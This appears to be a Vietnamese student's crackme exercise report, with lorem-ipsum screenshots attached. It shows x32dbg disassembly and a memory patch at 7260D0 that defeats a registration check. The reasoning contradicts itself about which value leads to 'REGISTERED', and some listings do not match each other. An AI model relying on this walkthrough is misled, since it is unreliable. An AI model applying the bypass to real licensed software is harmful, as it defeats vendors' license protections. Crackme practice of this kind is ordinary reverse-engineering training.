Hair.txt	6/8/2026 8:50 PM	Text Document	1 KB
River.png	6/8/2026 8:50 PM	WPS PNG Picture f...	207 KB
Shopping.txt	6/8/2026 8:50 PM	Text Document	1 KB

Hair.txt

File Edit View

H1 ▾
≡ ▾
B
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S
↺
↻
🔍

Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.

Bank.txt

File Edit View

H1 ▾
≡ ▾
B
I
S
↺
↻
🔍

Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.

Bài tập Crackme 8

Sau khi đưa file vào x32dbg, em vào Strings References và thấy ngay hai dòng quan trọng:

- 007181E0: "UN-REGISTERED"
- 007181EE: "REGISTERED"

Em sẽ xác định đoạn code nào quyết định việc hiển thị chuỗi nào để can thiệp.

00403883	mov dword ptr ss:[esp+4],crackme8.7181EE	007181EE	"REGISTERED"
004038BB	mov dword ptr ss:[esp+4],crackme8.7181E0	007181E0	"UN-REGISTERED"

Em phát hiện đoạn code kiểm tra `cmp dword ptr [7260D0], 0`.
Nếu bằng 0, lệnh `je` nhảy đến 4038A7 (nơi xử lý "REGISTERED").
Ngược lại, chương trình tiếp tục xuống dưới và hiển thị "UN-REGISTERED" tại 7181E0.

833D	D0607200	00	<code>cmp dword ptr ds:[7260D0], 0</code>
8B45	EC		<code>mov eax, dword ptr ss:[ebp-14]</code>
8B80	D4030000		<code>mov eax, dword ptr ds:[eax+3D4]</code>
8945	DC		<code>mov dword ptr ss:[ebp-24], eax</code>
74	38		<code>je crackme8.4038A7</code>
C745	E4	00000000	<code>mov dword ptr ss:[ebp-1C], 0</code>
C745	AC	07000000	<code>mov dword ptr ss:[ebp-54], 7</code>
8D45	E4		<code>lea eax, dword ptr ss:[ebp-1C]</code>
890424			<code>mov dword ptr ss:[esp], eax</code>
C74424	04	EE8171	<code>mov dword ptr ss:[esp+4], crackme8.7181EE</code>
E8	34293100		<code>call crackme8.7161C4</code>
8B55	E4		<code>mov edx, dword ptr ss:[ebp-1C]</code>
8B45	DC		<code>mov eax, dword ptr ss:[ebp-24]</code>
C745	AC	08000000	<code>mov dword ptr ss:[ebp-54], 8</code>
E8	9E501600		<code>call crackme8.568940</code>
8D45	E4		<code>lea eax, dword ptr ss:[ebp-1C]</code>
EB	36		<code>jmp crackme8.4038DD</code>
C745	E0	00000000	<code>mov dword ptr ss:[ebp-20], 0</code>
C745	AC	05000000	<code>mov dword ptr ss:[ebp-54], 5</code>
8D45	E0		<code>lea eax, dword ptr ss:[ebp-20]</code>
890424			<code>mov dword ptr ss:[esp], eax</code>
C74424	04	E08171	<code>mov dword ptr ss:[esp+4], crackme8.7181E0</code>

Tại địa chỉ 0040385A, chương trình kiểm tra [7260D0] có bằng 0 không.

Đang bằng 0 nên je nhảy đến "REGISTERED".

Em sẽ thay đổi nội dung ô nhớ 7260D0 thành giá trị khác 0 để phá vỡ điều kiện này.

833D D0607200 00	cmp dword ptr ds:[7260D0],0
8B45 EC	mov eax,dword ptr ss:[ebp-14]
8B80 D4030000	mov eax,dword ptr ds:[eax+3D4]
8945 DC	mov dword ptr ss:[ebp-24],eax
74 38	je crackme8.4038A7
C745 E4 00000000	mov dword ptr ss:[ebp-1C],0

Em xác định địa chỉ 007260D0 chứa giá trị đang được so sánh với 0.

Để thay đổi, em chọn dòng cmp dword ptr ds:[7260D0], 0, nhấp phải chọn Follow in Dump.

Trong cửa sổ Dump, em sửa trực tiếp giá trị đó thành 01 00 00 00.

E8 62752600	call crackme8.66ADBC
833D D0607200 00	cmp dword ptr ds:[7260D0],0
8B45 EC	mov eax,dword ptr ss:[ebp-14]
8B80 D4030000	mov eax,dword ptr ds:[eax+3D4]
8945 DC	mov dword ptr ss:[ebp-24],eax
74 38	je crackme8.4038A7
C745 E4 00000000	mov dword ptr ss:[ebp-1C],0
C745 AC 07000000	mov dword ptr ss:[ebp-14],0
8D45 E4	lea eax,[ebp-14]

Trong cửa sổ Dump, em tìm đến địa chỉ 007260D0.

Giá trị cũ là 00, em nhấp vào và sửa thành 01 (như hình minh họa).

Kết quả là ô nhớ hiện 01 00 00 00 – lúc này lệnh cmp sẽ thấy khác 0 nên không nhảy je nữa.

S	Hex
D0	01 00 00 00 90 36 40 00
E0	00 00 00 00 FF FF FF FF
[00718000] = 61626D45 (User Data)	
10	00 00 00 00 C0 E9 41 00

DONE!

